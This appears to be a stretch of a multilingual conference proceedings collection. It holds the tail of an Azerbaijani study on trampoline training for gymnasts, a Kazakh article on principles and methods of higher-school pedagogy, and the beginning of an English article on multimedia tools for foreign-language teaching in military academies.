Batutda məşqlər koordinasiya bacarığının inkişafı üçün universal vasitələrdən biridir. Batut üzərində məşqlər edərkən vestibulyar analizator, motor analizatoru və başqalarının funksiyalarının kompleks inkişafı baş verir. Ürək-damar və tənəffüs sistemlərinin fəaliyyəti yaxşılaşır, sürət-güc keyfiyyətləri, dözümlülük, müvazinət hissi, oriyentasiya, motor reaksiyasının sürəti inkişaf edir, hərəkətləri dəqiq idarə etmək bacarığı tərbiyə olunur. Ona görə də gimnastların ilkin hazırlığında batutla tullanma mühüm rol oynayır.

Batutda tullanmaları icra edərkən məşğul olan gimnastlar müvafiq analizatorların köməyi ilə qəbul edilən böyük həcmdə cari məlumatı – vizual, eşitmə, kinestetik, toxunma və vestibulyar siqnalları «**emal edirlər**». Buna əsaslanaraq, araşdırmamızda təkəcə koordinasiya qabiliyyətləri deyil, həm də çeviklik öyrənilmişdir.

NƏTİCƏ

Aparılan tədqiqat işi nəticəsində məlumat tərtib etmə metodikasının tədqiqi bizə müxtəlif mənbələrdən aşağıdakı nəticələrə gəlməyə əsas vermişdir:

- ✓ Təlim-məşq prosesində idman hərəkətlərinin təliminin aktual texnologiyaları və mürəkkəb koordinasiya quruluşlu idman növlərində onların istifadə xüsusiyyətləri öyrənilmişdir;
- ✓ İdman məşqlərinin texnoloji quruluşu. İdarə olunan təlim prosesi tədris materialının dəqiq qurulmuş xətti budaqlı proqramlaşdırma alqoritminin istifadəsini təmin edir;
- ✓ Batutla məşğul olanların fiziki hazırlığı, akrobatika hərəkətlərin uğurla mənimsənilməsi üçün lazım olan hərəkəti qabiliyyətlərin inkişaf etdirilməsidir.

ЖОҒАРЫ МЕКТЕП ПЕДАГОГИКАСЫ: ТЕОРИЯЛЫҚ НЕГІЗДЕРІ МЕН ҚОЛДАНУ ТӘСІЛДЕРІ

Тұрғанбек Диляра Жасұланқызы

Аннотация

Бұл мақалада жоғары мектеп педагогикасының теориялық және практикалық негіздері қарастырылады. Жоғары білім беру жүйесінде оқытудың тиімді әдістерін қолдану, заманауи педагогикалық технологияларды енгізу және студенттердің оқу мотивациясын арттыру мәселелері талқыланады. Сонымен қатар, жоғары мектеп педагогикасының дамуына әсер ететін факторлар мен болашаққа бағытталған стратегиялар қарастырылады.

Кілт сөздер: *оқушы, педагогика, ғылым, зерттеу, ақпарат, талап.*

Кіріспе

Жоғары мектеп педагогикасы – студенттердің кәсіби құзыреттілігін қалыптастыруға бағытталған ғылым саласы. Бұл педагогика саласы оқытушылардың әдістемелік шеберлігін жетілдірумен қатар, білім алушылардың өз бетінше ойлау және зерттеу дағдыларын дамытуға ықпал етеді. Қазіргі заманда жоғары білім беру сапасын арттыру маңызды міндеттердің бірі болып табылады.

Жоғары мектеп педагогикасының негізгі принциптері:

Ғылымилық принципі – оқыту процесі ғылыми негізделген білім беру мазмұнына сүйенуі тиіс. Ғылыми принципті сақтаудың негізгі шарттары: ғылыми дәлдік – оқу мазмұны ғылымның заманауи жетістіктеріне сәйкес келуі тиіс, дәлелділік – әрбір тұжырым нақты деректермен, эксперименттік нәтижелермен немесе теориялық негіздермен бекітілуі қажет, логикалық жүйелілік – білім беру материалы оқушылардың жас ерекшеліктеріне сәйкес, қарапайымнан күрделіге қарай құрылуы тиіс, зерттеу әдістерін қолдану – оқушылардың ғылыми-зерттеу дағдыларын дамыту мақсатында тәжірибелік, зертханалық жұмыстар ұйымдастырылуы қажет, интердисциплинарлық байланыс – түрлі пәндер арасындағы логикалық байланыстарды көрсету арқылы оқушылардың білімін кешенді дамыту. Заманауи ақпаратты пайдалану – оқу материалдары ескірген деректерге емес, жаңа зерттеулерге негізделуі керек. Нақты деректер мен фактілерге сүйену – тексерілген ғылыми теориялар мен дәлелденген эксперименттік нәтижелерге жүгіну қажет. Ғылыми тілдің дұрыстығы – оқытуда ғылыми терминологияны дұрыс қолдану және оны оқушыларға түсінікті етіп жеткізу маңызды. Өзектілікті сақтау – ғылым үнемі дамып отыратындықтан, оқу бағдарламасы жаңа ашылулар мен технологиялық өзгерістерді ескеруі тиіс. Жалған ғылым мен мифтерден арылу – ғылыми негізі жоқ тұжырымдар мен қате ақпараттарды оқытудан шығару қажет. Ғылыми деректерге сүйену – оқушыларға ұсынылатын барлық ақпарат беделді ғылыми зерттеулер мен шынайы дереккөздерден алынуы керек. Эксперименттік дәлелдермен бекіту – теориялық материалды зертханалық жұмыстар, практикалық тәжірибелер немесе модельдеу арқылы дәлелдеу маңызды. Теориялық негіздеме – әрбір ғылыми факт белгілі бір заңдылықтарға немесе теориялық тұжырымдарға сәйкес болуы қажет. Критикалық ойлауды дамыту – оқушыларға берілген ақпараттың сенімділігін бағалауды, дереккөздерді

талдауды үйрету. Статистикалық және математикалық дәлелдер – ғылымда деректерді дәлелдеу үшін сандық көрсеткіштер мен статистикалық талдау әдістерін қолдану қажет.

Логикалық жүйелілікті сақтау үшін: Қарапайымнан күрделіге өту – оқу материалы бастапқыда негізгі ұғымдар мен қарапайым түсініктерден басталып, кейін күрделі теориялар мен практикалық қолдануға ұласуы керек. Білімнің сабақтастығы – әрбір жаңа тақырып бұрынғы алынған білімге сүйенуі, олармен байланыста болуы тиіс. Оқушылардың жас ерекшеліктерін ескеру – бастауыш сыныптарда көрнекілік пен ойын әдістері басым болса, жоғары сыныптарда аналитикалық және зерттеушілік тәсілдер қолданылуы қажет. Логикалық байланыстарды сақтау – материалдар мен тақырыптар өзара байланысты, қисынды ретпен берілуі тиіс. Түсініктілік пен жүйелілік – ақпарат тым күрделі немесе хаотикалық берілмеуі керек, әйтпесе оқушылардың білімді меңгеруі қиындайды.

Интердисциплинарлық байланысты қамтамасыз ету үшін: Пәндер арасындағы ұқсастықтар мен байланыстарды көрсету – оқушылар әр түрлі ғылымдардың өзара байланысын түсінуі керек. Кешенді жобалар мен тапсырмалар ұйымдастыру – бірнеше пәнді қамтитын зерттеу жұмыстарын немесе практикалық жобаларды енгізу. Пәнаралық сабақтар өткізу – мысалы, бір тақырыпты биология, химия және физика тұрғысынан талдау. Нақты өмірмен байланыстыру – ғылымдардың өзара байланысын күнделікті өмірде қолдану арқылы көрсету. Әртүрлі салаларда қолдану – математика, физика, биология және технология сияқты салаларды біріктіре отырып, кешенді білім беру.

Кәсібилік принципі – білім беру бағдарламалары болашақ мамандардың кәсіби даярлығына бағытталуы қажет. Кәсібилік принципін іске асыру жолдары: Практикалық дағдыларға басымдық беру – студенттер тек теорияны меңгеріп қана қоймай, сонымен қатар нақты жұмыс процесін, техника мен технологияны үйренуі керек. Мамандыққа сай пәндер енгізу – білім беру бағдарламасы белгілі бір мамандықтың ерекшеліктеріне сәйкес пәндер мен дағдыларды қамтуы тиіс. Кәсіби тәжірибе мен стажировкалар – оқу барысында студенттерге тәжірибелік жұмыстар мен стажировкалар ұйымдастыру, нақты кәсіпорындарда жұмыс істеп, білімдерін тәжірибе жүзінде қолдануға мүмкіндік беру. Кәсіби құзыреттіліктерді дамыту – студенттерге тек техникалық білім емес, сонымен қатар коммуникативті, лидерлік, басқару және шешім қабылдау дағдыларын дамытуға көңіл бөлу. Нарық талабына сай білім беру – білім беру бағдарламалары еңбек нарығының талаптарына сәйкес жаңартылып, мамандықтың өзекті мәселелері мен жаңа технологиялары ескерілуі тиіс. Мамандыққа байланысты сертификаттар мен курстар – мамандық бойынша қосымша сертификаттар мен кәсіби курстар өткізу, бұл студенттердің мамандық бойынша тереңірек білім алуына көмектеседі. Медицина: медициналық университеттерде тек теориялық білім берумен шектелмей, студенттерге ауруханаларда практика жасау, нақты пациенттермен жұмыс істеу мүмкіндігі берілуі тиіс. Инженерия: инженерлік білім беру бағдарламалары өндірістік тәжірибе мен нақты жобалар арқылы жүзеге асырылуы керек. Ақпараттық технологиялар: студенттерге бағдарламалау, жүйе әкімшілігі сияқты нақты дағдыларды игеру үшін стартаптарда, IT компанияларда жұмыс істеу мүмкіндігі берілуі керек.

Практикалық дағдыларға басымдық беру – білім беру жүйесінде теориялық білімді нақты тәжірибемен байланыстыру, студенттерді болашақ мамандықтары бойынша нақты жұмыс дағдыларымен қамтамасыз ету қажеттілігі. Бұл принцип болашақ маманның кәсіби өміріне дайындықты жақсартуға көмектеседі, өйткені практикалық дағдылар теориядан әлдеқайда маңызды болуы мүмкін, әсіресе нақты жұмыс орнында.

Практикалық дағдыларды дамыту жолдары: Стажировка және өндірістік тәжірибе – оқу бағдарламаларының бір бөлігі ретінде кәсіпорындарда, мекемелерде немесе зертханаларда тәжірибе жинақтау. Бұл студенттерге мамандықтың күнделікті жұмыс процесіне үңілуге мүмкіндік береді. Практикалық тапсырмалар мен жобалар – оқытушылар

студенттерге нақты жобаларды орындауды ұсына отырып, олардың теориялық білімдерін тәжірибе жүзінде тексеруге мүмкіндік береді. Бұл зерттеу жұмыстарынан бастап, өндірістік тапсырмаларға дейін болуы мүмкін. Кәсіби оқыту құралдары мен технологиялар – оқу орындарында болашақ мамандардың жұмысында қолданылатын техникалық құралдарды, бағдарламалық жасақтаманы және технологияларды пайдалануға мүмкіндік беру. Мысалы, инженерия студенттері үшін арнайы зертханалық құрал-жабдықтар немесе бағдарламалау курстары. Қолданбалы зерттеулер – студенттерге ғылыми-зерттеу жұмыстарын жүзеге асыруға мүмкіндік беру. Мұндай жұмыстар көбінесе нақты әлеуметтік немесе өндірістік мәселелерді шешуге бағытталады. Тәжірибелік сабақтар мен симуляциялар – нақты өмір жағдайларына ұқсас жағдайларда дағдыларды дамыту үшін симуляциялар мен рөлдік ойындар ұйымдастыру. Мысалы, медицина саласында студенттерге виртуалды пациенттермен жұмыс істеуге мүмкіндік беру. Кәсіби стандарттар мен этиканы үйрету – студенттерге мамандыққа қатысты кәсіби стандарттар мен этиканы енгізу. Бұл оларды нақты жұмыс ортасында кездесетін қиындықтар мен мәселелерге дайын етеді. Медицина: медициналық университеттерде теорияны ғана емес, пациенттермен жұмыс істеуді, дәрі-дәрмектерді қолдануды, хирургиялық әдістерді меңгеруді де оқыту. Информатика: IT мамандарына нақты бағдарламалық жобаларды жасау арқылы бағдарламалау, жүйелік әкімшілік, киберқауіпсіздік дағдыларын үйрету. Инженерия: құрылыс инженерлері құрылыс алаңдарында жұмыс істей отырып, құрылыс материалдарын қолдану, құрылыс жобаларын жасау сияқты нақты дағдыларды үйренеді. Құқық: заңгерлік оқу бағдарламаларында студенттер сот процесстерін және құқықтық кеңес беру сияқты практикалық дағдыларды меңгереді.

Мамандыққа сай пәндер енгізу – білім беру бағдарламасының басты қағидаттарының бірі болып табылады. Бұл принцип бойынша әрбір мамандықтың ерекшеліктері мен талаптарына сәйкес арнайы пәндер оқу бағдарламасына енгізілуі тиіс, бұл студенттердің өз мамандығына қажетті терең және нақты білім алуына көмектеседі. Мамандықтың ерекшеліктеріне сәйкес пәндер таңдау – оқу бағдарламалары белгілі бір саланың кәсіби талаптарына сәйкес пәндермен толықтырылуы керек. Бұл пәндер болашақ мамандардың жұмысында маңызды орын алатын теориялық және практикалық білімді қамтуы тиіс. Ақтуалдылық және жаңашылдық – мамандықтың жаңа бағыттары мен жетістіктеріне сәйкес пәндер енгізілуі керек. Мысалы, ақпараттық технологиялар мен инженерия саласында жасанды интеллект немесе робототехника сияқты заманауи пәндер қосылуы мүмкін. Кәсіби құзыреттіліктерді дамыту – пәндер студенттердің мамандыққа қатысты негізгі дағдыларды меңгеруіне бағытталуы тиіс. Мысалы, заңгерлік бағдарламаларда құқық қорғау органдарында жұмыс істеу үшін қажетті пәндер, медицина бағдарламаларында пациенттермен жұмыс істеуге қатысты пәндер енгізіледі. Пәнаралық байланыстар – мамандыққа байланысты пәндер арасында өзара байланыс орнату, оларды кешенді түрде оқыту. Мысалы, медицинада анатомия, физиология, биохимия пәндері бір-бірімен тығыз байланыста болуы қажет. Практикалық бағыттылық – оқу пәндері тек теориялық біліммен ғана шектелмей, нақты жұмыс барысында қолданылатын дағдыларға да бағытталуы керек. Бұл практикалық пәндерді енгізу арқылы жүзеге асырылады. Медицина: медициналық білім беру бағдарламасында биология, анатомия, фармакология, патология сияқты пәндер енгізіледі, олар дәрігерлердің кәсіби қызметінде маңызды орын алады. Инженерия: инженерлік бағдарламаларда механика, материалтану, құрылыс техникасы, энергия жүйелері және компьютерлік жобалау сияқты пәндер оқытылады. Құқық: заңгерлік білімде азаматтық құқық, қылмыстық құқық, халықаралық құқық және сот ісін жүргізу сияқты арнайы пәндер қамтылады. Бизнес және экономика: маркетинг, қаржы, экономика теориясы, стратегиялық басқару сияқты пәндер болашақ кәсіпкерлер мен менеджерлер үшін маңызды.

Ақпараттық технологиялар: бағдарламалау тілдері, деректер қорын басқару, киберқауіпсіздік, желілік технологиялар сияқты пәндер енгізіледі.

Кәсіби тәжірибе мен стажировкалар – білім беру бағдарламасының маңызды бөлігін құрайды, өйткені олар студенттерге теориялық білімдерін нақты жұмыс жағдайларында қолдануға мүмкіндік береді. Бұл тәжірибе болашақ мамандарды еңбек нарығына дайындап, олардың кәсіби дағдыларын шыңдауға көмектеседі. Теория мен практиканың байланысы – студенттер теориялық білімдерін нақты өндірістік немесе кәсіби ортада қолдана отырып, сол білімнің қаншалықты тиімді және қолдануға болатындығын түсінеді. Кәсіби дағдыларды меңгеру – стажировкалар кезінде студенттер өз саласындағы нақты дағдыларды үйренеді, мысалы, медициналық маман үшін диагноз қою, инженер үшін құрылыс жобаларын әзірлеу сияқты нақты кәсіби қызметтерге қатысу. Еңбек нарығына дайындау – кәсіби тәжірибе мен стажировкалар студенттерге өз саласында жұмыс істеуге қажетті практикалық дағдыларды береді, бұл оларды жұмысқа орналастыру кезінде үлкен артықшылыққа ие етеді. Жұмыс орнындағы мәдениетке бейімделу – студенттер жұмыс орнында коммуникация, жауапкершілік, уақытты басқару, командада жұмыс істеу сияқты әлеуметтік және кәсіби дағдыларды дамытуға мүмкіндік алады. Жұмыс берушілермен байланыс – стажировка барысында студенттер өздерінің болашақ жұмыс берушілерімен танысып, олар үшін пайдалы кәсіби желі құрады. Бұл кейінгі жұмысқа орналасуда көмекші фактор болуы мүмкін. Өндірістік тәжірибе – студенттер оқу орындарының серіктес кәсіпорындарында немесе мекемелерінде жұмыс істей отырып, өндірістік процестермен танысады. Клиникалық тәжірибе – медицина саласында студенттер ауруханаларда, емханаларда пациенттермен жұмыс істеп, тәжірибе жинақтайды. Ғылыми тәжірибе – ғылыми зертханаларда немесе зерттеу институттарында жұмыс істеу, ғылыми жобаларға қатысу. Әкімшілік тәжірибе – бизнес және құқық саласында студенттер басқару, заңгерлік кеңес беру немесе басқа да әкімшілік міндеттермен танысады. Медицина: медициналық факультет студенттері ауруханаларда немесе емханаларда тәжірибеден өтіп, науқастарға көмек көрсету, диагностика жасау, емдеу процестерін бақылайды. Инженерия: инженерлік мамандықтар бойынша студенттер құрылыс алаңдарында немесе инженерлік компанияларда жұмыс істеп, нақты жобаларға қатысады, құрылыс техникалары мен құрал-жабдықтарын қолданады. Құқық: заңгерлік білім алған студенттер заң кеңселерінде немесе сот органдарында жұмыс істеп, құқықтық құжаттарды дайындау, сот процесстеріне қатысу сияқты жұмыстарды орындайды. Ақпараттық технологиялар: IT мамандар өз тәжірибесін бағдарламалау, жүйелік әкімшілік ету, киберқауіпсіздік салаларында жүзеге асырады.

Кәсіби құзыреттіліктерді дамыту – бұл студенттерді тек теориялық біліммен ғана емес, сонымен қатар олардың өз мамандықтары бойынша нақты дағдылар мен қабілеттермен қамтамасыз ету процесі. Бұл процесс болашақ мамандардың өз саласында табысты жұмыс істей алуын қамтамасыз етеді және еңбек нарығында бәсекеге қабілетті болуға мүмкіндік береді. Кәсіби білім және дағдыларды меңгеру – студенттер өз мамандықтарына қажетті негізгі білім мен дағдыларды меңгеруі тиіс. Бұл пәндер мен арнайы курстар арқылы жүзеге асырылады. Қарым-қатынас және командада жұмыс істей білу – қазіргі еңбек нарығында коммуникативтік дағдылар мен командада тиімді жұмыс істеу қабілеті маңызды болып табылады. Оқушылардың өз пікірін дұрыс жеткізе білуі және басқа адамдармен тиімді ынтымақтастықта болуы қажет. Жоспарлау және басқару дағдылары – уақытты тиімді басқару, жұмыс процестерін жоспарлау және басқару қабілеттері кәсіби құзыреттілікке кіреді. Оқушыларға жобалық басқару және уақытты жоспарлау дағдыларын үйрету маңызды. Шешім қабылдау және проблемаларды шешу – кез келген кәсіби салада дұрыс шешім қабылдай білу және қиындықтарды тиімді шешу қабілеті аса маңызды. Оқушыларды нақты жағдайларда логикалық ойлау мен шешім қабылдауды үйрету қажет. Этикалық және кәсіби стандарттарға сәйкестік – мамандықтың этикалық нормалары мен

кәсіби стандарттарын сақтауды үйрету. Бұл құзыреттілік маманның кәсіби саласында адал әрі жауапкершілікпен жұмыс істеуге бағытталған. Инновация және шығармашылық – студенттерге жаңа идеяларды ұсыну, шығармашылық тұрғыдан шешімдер қабылдау және инновациялық тәсілдерді қолдану дағдыларын дамыту. Техникалық құзыреттілік – нақты мамандыққа байланысты ғылыми немесе практикалық білімдер. Мысалы, инженерлер үшін құрылыс техникасы, медицина мамандары үшін диагноз қою, ақпараттық технологиялар мамандары үшін бағдарламалау және жүйе әкімшілігі. Әлеуметтік құзыреттілік – басқа адамдармен жұмыс істей білу, коммуникация және ұжымдық жұмыста тиімді болу. Бұл дағдылардың арасында клиенттермен немесе командамен жұмыс істеу, келіспеушіліктерді шешу және ынтымақтастық құру бар. Көшбасшылық және басқару құзыреттілігі – топты басқару, шешім қабылдау, жұмыс процестерін ұйымдастыру, адамдарды мотивациялау. Сандық құзыреттілік – қазіргі әлемде цифрлық технологияларды қолдану, деректерді талдау, бағдарламалау, интернеттегі ақпаратпен жұмыс істеу. Кәсіби этика – жұмыс барысында адалдық, жауапкершілік, кәсіби шеберлік және адамның кәсіби міндеттерін орындай білу. Медицина: медициналық қызметкердің кәсіби құзыреттілігіне пациентпен дұрыс қарым-қатынас жасау, диагноз қою және емдеу әдістерін таңдау дағдылары кіреді. Инженерия: инженерлер үшін құрылыс стандарттарын білу, жобалау бағдарламаларын қолдану, құрылыс алаңында тиімді жұмыс істеу сияқты құзыреттіліктер маңызды. Құқық: заңгерлердің құзыреттілігіне құқықтық құжаттарды дұрыс әзірлеу, клиентпен дұрыс байланыс орнату, сот процесінде тиімді сөйлеу дағдылары жатады. Ақпараттық технологиялар: бағдарламалау, жүйелік әкімшілік ету, киберқауіпсіздік және деректерді қорғау сияқты дағдылар ақпараттық технологиялар саласындағы кәсіби құзыреттілікке кіреді.

Нарық талабына сай білім беру – бұл білім беру бағдарламаларының қазіргі заманғы еңбек нарығының қажеттіліктеріне сәйкес жаңартылуы мен бейімделуі. Мұның мақсаты – студенттерді тек теориялық біліммен ғана емес, сонымен қатар еңбек нарығында сұранысқа ие практикалық дағдылармен де қамтамасыз ету. Бұл принциптің негізгі міндеті – оқушыларды жұмысқа дайындау, олардың қажетті құзыреттіліктерін қалыптастыру және еңбек нарығында бәсекеге қабілетті болуға мүмкіндік беру. Еңбек нарығының сұраныстарын зерттеу – білім беру бағдарламалары еңбек нарығында кездесетін нақты қажеттіліктерге сәйкес құрылуы тиіс. Бұл үшін еңбек нарығындағы трендтер мен мамандарға сұраныс туралы ақпараттар зерттеліп, білім беру бағдарламалары жаңартылуы қажет. Қосымша дағдыларды дамыту – тек кәсіби біліммен шектелмей, коммуникативтік, уақытты басқару, шығармашылық, мәселе шешу және көшбасшылық дағдыларды дамытуға көңіл бөлу керек. Бұл дағдылар жұмыс орнында маңызды рөл атқарады. Жаңа технологияларды енгізу – қазіргі заманда цифрлық технологиялар, автоматтандыру және жасанды интеллект сияқты жаңа технологиялар еңбек нарығында сұранысқа ие. Білім беру бағдарламалары осы технологияларды ескеріп, оларды оқу процесіне енгізу қажет. Құзыреттілікке бағытталған оқу – білім беру бағдарламалары студенттерді тек біліммен қамтамасыз етіп қана қоймай, олардың нақты жұмыс орындарында қолданылатын дағдыларды меңгеруіне мүмкіндік беруі тиіс. Бұл дегеніміз, оқушыларға практикалық тапсырмалар, жобалар және тәжірибелік сабақтар ұсыну. Кәсіби дайындықты күшейту – университеттер мен колледждер нақты жұмыс орнында тәжірибе алу үшін студенттерге стажировкалар мен өндірістік тәжірибе ұйымдастыруы қажет. Бұл студенттерге мамандық бойынша шынайы жұмыс шарттарын түсінуге көмектеседі. Академиялық білім мен кәсіби білімнің интеграциясы – білім беру жүйесі академиялық білім мен кәсіби білімді бірлестіруі тиіс. Бұл үшін оқу орындары мен кәсіпорындар арасындағы ынтымақтастықты нығайту қажет. Мамандардың жұмыс орындарында қажетті дағдыларға ие болуы – жұмыс берушілердің талаптары білім беру бағдарламасына енгізіліп, оқушылар нақты жұмыс жағдайларына дайын болулары керек. Жұмыс орны мен оқу орындарының серіктестігі – кәсіпорындар мен оқу орындары арасында

тиімді серіктестік орнату, бұл студенттерге оқу барысында нақты өндірістік тәжірибе алу мүмкіндігін береді. Мамандық бойынша сертификаттар мен кәсіби курстар – студенттерге қосымша сертификаттар мен кәсіби курстар ұсыну. Мысалы, бағдарламалаушы студенттерге белгілі бір бағдарламалау тілдері бойынша сертификаттар, заңгерлерге құқық саласындағы сертификаттар берілуі мүмкін. IT саласы: ақпараттық технологиялар саласында жұмыс берушілер қазіргі уақытта бағдарламалау, деректерді басқару, жасанды интеллект және киберқауіпсіздік салаларына маманданған мамандарды іздейді. Сондықтан оқу орындары осы салаларға арналған арнайы пәндер мен курстар енгізеді. Медицина: медицина саласында жұмыс берушілер жаңа технологиялар мен әдістерді меңгерген, сондай-ақ коммуникация дағдылары мен жедел шешім қабылдау қабілетіне ие мамандарды іздейді. Оқу орындары студенттерге заманауи медициналық құралдар мен әдістерді үйретуге назар аударуы тиіс. Инженерия: құрылыс немесе энергетика саласында жұмыс істейтін инженерлерге жаңа құрылыс материалдарын, энергия тиімділігін арттыру технологияларын және автоматтандыру жүйелерін меңгеру қажет. Сондықтан оқу бағдарламаларында осы тақырыптарды қамтитын пәндер болуы тиіс. Жеке тұлғаға бағытталу принципі – студенттердің жеке қабілеттері мен мүдделерін ескеру. Интерактивтілік принципі – оқыту барысында студенттер мен оқытушылар арасындағы өзара белсенді қарым-қатынасты қамтамасыз ету. Үздіксіз білім беру принципі – жоғары білім беру тек теориялық біліммен шектелмей, практикалық дағдыларды да дамытуы қажет.

Заманауи педагогикалық технологиялар:

Кредиттік оқыту жүйесі – білім алушылардың оқу жүктемесін тиімді басқаруға мүмкіндік береді. Ақпараттық-коммуникациялық технологиялар (АКТ) – цифрлық платформалар, мультимедиялық ресурстарды қолдану. Проблемалық оқыту – студенттерді зерттеу жұмыстарына бағыттау. Жобалық оқыту – білім алушылардың практикалық дағдыларын жетілдіру.

Жоғары мектептегі білім берудің тиімділігіне әсер ететін факторлар:

Оқытушылардың кәсіби біліктілігі – педагогтардың үздіксіз дамуы мен жаңа әдістерді меңгеруі.

Оқу бағдарламаларының өзектілігі – нарық талаптарына сай жаңартылған білім беру мазмұны.

Студенттердің белсенділігі мен мотивациясы – оқыту әдістерін студенттердің қызығушылығына сәйкестендіру.

Оқу ортасының заманауилығы – университеттердегі инфрақұрылым мен материалдық-техникалық жабдықталуы.

Қорытынды:

Жоғары мектеп педагогикасы – бұл білім алушылардың интеллектуалды, шығармашылық және кәсіби дамуында маңызды рөл атқаратын сала. Заманауи педагогикалық әдістер мен технологияларды қолдану арқылы жоғары білім беру жүйесінің сапасын арттыруға және болашақ мамандардың еңбек нарығында бәсекеге қабілеттілігін күшейтуге мүмкіндік береді. Білім беру процесінің тиімділігі оқытушылардың инновациялық әдістерді меңгеруіне және студенттердің белсенді оқу іс-әрекеттеріне тікелей байланысты. Бұл факторлар студенттердің кәсіби дағдыларын дамытуға, жеке тұлға ретінде қалыптасуына және қоғамға пайдалы мамандар ретінде шығуына ықпал етеді.

Оқытушылардың үздіксіз кәсіби даму мен инновацияларды енгізуі, сондай-ақ студенттердің тәжірибелік дағдыларын жетілдіру үшін жағдай жасау, жоғары білім беру жүйесінің сапасын арттыруда маңызды қадам болып табылады. Студенттердің белсенді қатысуы, сұрақ қоюы,

пiкiрталастарға қатысуы оқу процесiн тиiмдi етедi және олардың болашақ маман ретiнде дайындық деңгейiн жақсартады.

Пайдаланылған әдебиеттер:

1. К. Д. Бузаубакова. "Жоғары мектеп педагогикасы"

<https://ru.scribd.com/document/791238443/%D0%91%D1%83%D0%B7%D0%B0%D1%83%D0%B1%D0%B0%D0%BA%D0%BE%D0%B2%D0%B0-%D0%9A-%D0%94-%D0%96%D0%BE%D2%93%D0%B0%D1%80%D1%8B-%D0%9C%D0%B5%D0%BA%D1%82%D0%B5%D0%BF-%D0%9F%D0%B5%D0%B4%D0%B0%D0%B3%D0%BE%D0%B3%D0%B8%D0%BA%D0%B0%D1%81%D1%8B>

2. Р. Т. Игенбаева. "Жоғары мектеп педагогикасы"

<https://library.tou.edu.kz/fulltext/buuk/b2983.pdf>

3. Ж. Р. Баширова және т.б. "Жоғары мектеп педагогикасы"

<https://ru.scribd.com/document/675088695/2-%D0%94%D3%99%D1%80%D1%96%D1%81-%D0%96%D0%BE%D2%93%D0%B0%D1%80%D1%8B-%D0%BC%D0%B5%D0%BA%D1%82%D0%B5%D0%BF-%D0%BF%D0%B5%D0%B4%D0%B0%D0%B3%D0%BE%D0%B3%D0%B8%D0%BA%D0%B0%D1%81%D1%8B-1>

EFFICIENCY OF USING MULTIMEDIA TECHNOLOGIES IN TEACHING FOREIGN LANGUAGES IN SPECIAL MILITARY EDUCATIONAL INSTITUTIONS

SARIYEVA ASSEMGUL KYDYRBAEVNA

Senior Lecturer, Doctor of Business Administration, Almaty, Kazakhstan

The article considers the possibility of using multimedia technologies in the study of foreign languages in military special educational institutions. The study and analysis of the use of multimedia technologies in the process of teaching a foreign language was carried out. It is noted that multimedia technologies are an effective tool that allows cadets to master the material well, improve their foreign language communication skills and increase their interest in studying.

Keywords: multimedia technologies, foreign languages, interactive reading, multimedia products, language environment.

Introduction. The customs space requires the skills of multicultural dialogue based on the knowledge of foreign languages and knowledge of the peculiarities of foreign language culture, these same skills create effective relationships in a foreign language environment in order to solve professional problems, it is necessary to synthesize knowledge and competency in order to effectively solve professional issues. visual information plays an important role in human life. Given that 90% of people receive data through a visual channel, it is determined that multimedia technological processes (multimedia) are the best tool in the current educational process. Multimedia technology processes are innovative computer information technology processes that allow combining various media files - images, documents, audio and video files into one product. Exposing material to the screens of projectors or monitors allows you to look deeper into the subject of lesson, to illustrate important objects, phenomena and processes [1].

Learning tools or multimedia learning tools that are built on the basis of multimedia technologies allow you to organize the learning process, include instrumental tools that provide automatic creation of basic elements (audio, text, graphics, video information) and enable them to be added in a single software module (multimedia application) [2].

The relevance of the article. Active participation of our state in the process of globalization and expansion of foreign economic relations the level of foreign language competence of border service officials the need to increase. First of all, this applies to border control officers who have to contact foreign nationals during the implementation of border control and the verification of documents. Language is an important attribute that determines the internal and external relations of the state as a whole. Therefore, the language is of special importance in political, social and spiritual relations. In the modern world, international economic relations require military specialists to learn several foreign languages in order to interact with representatives of other countries and participate in international operations.

The use of multimedia tools in the educational processes for teaching foreign languages contributes to the implementation of the traditional didactic principle of visuality and the modern principle of interactivity in the educational process [3].

The use of multimedia technologies in foreign language training in the military sphere is of high relevance for several reasons: effectiveness of training, flexibility and accessibility, contextual

training and interaction and communication. Effectiveness of teaching: multimedia technologies allow learning through multisensory practice, which improves the memory of the material and the understanding of students. Flexibility and availability: Technology allows students to choose their learning pace and method, as well as access materials regardless of location. Contextual training: multimedia technologies allow to create training materials aimed at specific scenarios and objectives of military personnel, which increases the practical application of their motivation and knowledge. Interaction and communication: technology allows creating an environment for remote communication and cooperation, which is especially important for military personnel in different parts of the world. All these factors indicate the relevance and perspective of the use of multimedia technologies in the study of foreign languages in the military sphere.

Mark a problem. In the military field, the use of multimedia technologies in the teaching of foreign languages can improve the effectiveness of training and improve the level of language skills among military personnel. Multimedia technologies such as interactive curricula, audio and video lessons, and online learning platforms allow cadets to access different learning materials, allowing them to learn languages in different formats and in different ways. This can make learning interesting, effective and consistent with the different learning styles of students. The military sector sets special requirements for the teaching of foreign languages, because the professional responsibilities of military personnel are often associated with different levels and different circumstances. Multimedia technologies offer many tools for teaching foreign languages, but their application in the military field can face several challenges.

First, the use of multimedia technologies requires access to special equipment and software, which can be difficult in a military situation, especially in remote areas.

Secondly, the effective use of multimedia technologies requires not only technical skills, but also pedagogical experience in order to create quality educational materials and curricula. In addition, it is necessary to take into account the specifics of the military service in the educational process and ensure the adaptation of educational materials to the specific needs of military personnel. Thus, the use of multimedia technologies in the field of foreign languages in the military sphere is a complex task, requiring a comprehensive approach and taking into account the specifics of this field.

Analysis of recent research and publications. To date, the use of virtual interactive virtual technologies in education has not yet been widely considered in scientific and methodological literature. But there is a growing interest in the introduction of this technology into the system of secondary and higher education by domestic and foreign researchers. The works of Abdykalikova A., Beisembaeva Zh., Dukembay G., Turusheva L., Rolgaizer A.A., Selivanov V.V. and Selivanova L.N., Jose E.G., Sosnilo A.I. are dedicated to certain aspects of the study of virtual technologies in education [5,6,7]. It considers the possibilities of educational programs based on virtual technologies, as well as their impact on the thinking and psychological state of the individual. The authors explain virtual reality as a special information environment in which objects appear in three dimensions, using the effect of animation and presence.

The purpose of the article. The purpose of the article is to study and analyze the use of multimedia technologies in the process of teaching foreign languages in military educational institutions. The study of multimedia technologies is an effective tool that allows cadets to master the material well, improve their foreign language communication skills and increase their motivation to study.

The article considers the advantages of using multimedia technologies, such as an interesting and interactive teaching format, the ability to customize the learning process, availability, etc.

Examples of successful use of multimedia technologies in the teaching of foreign languages in foreign military educational institutions will also be considered. Based on the analysis, a number

of recommendations will be made to optimize the use of multimedia technologies in the educational process.

